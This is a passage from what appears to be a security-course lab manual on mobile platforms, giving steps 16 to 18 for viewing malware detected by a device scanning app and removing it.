


Module 17 – Hacking Mobile Platforms


16. A **Threats** screen appears. This will show you all the malware (if any) found on your device.

Note: The number of malwares found might differ when you perform the lab.

17. Click the **Remove selected** button to remove the detected malware from your device.




18. A **confirmation** pop-up appears; click **OK** to confirm the removal of the malware.



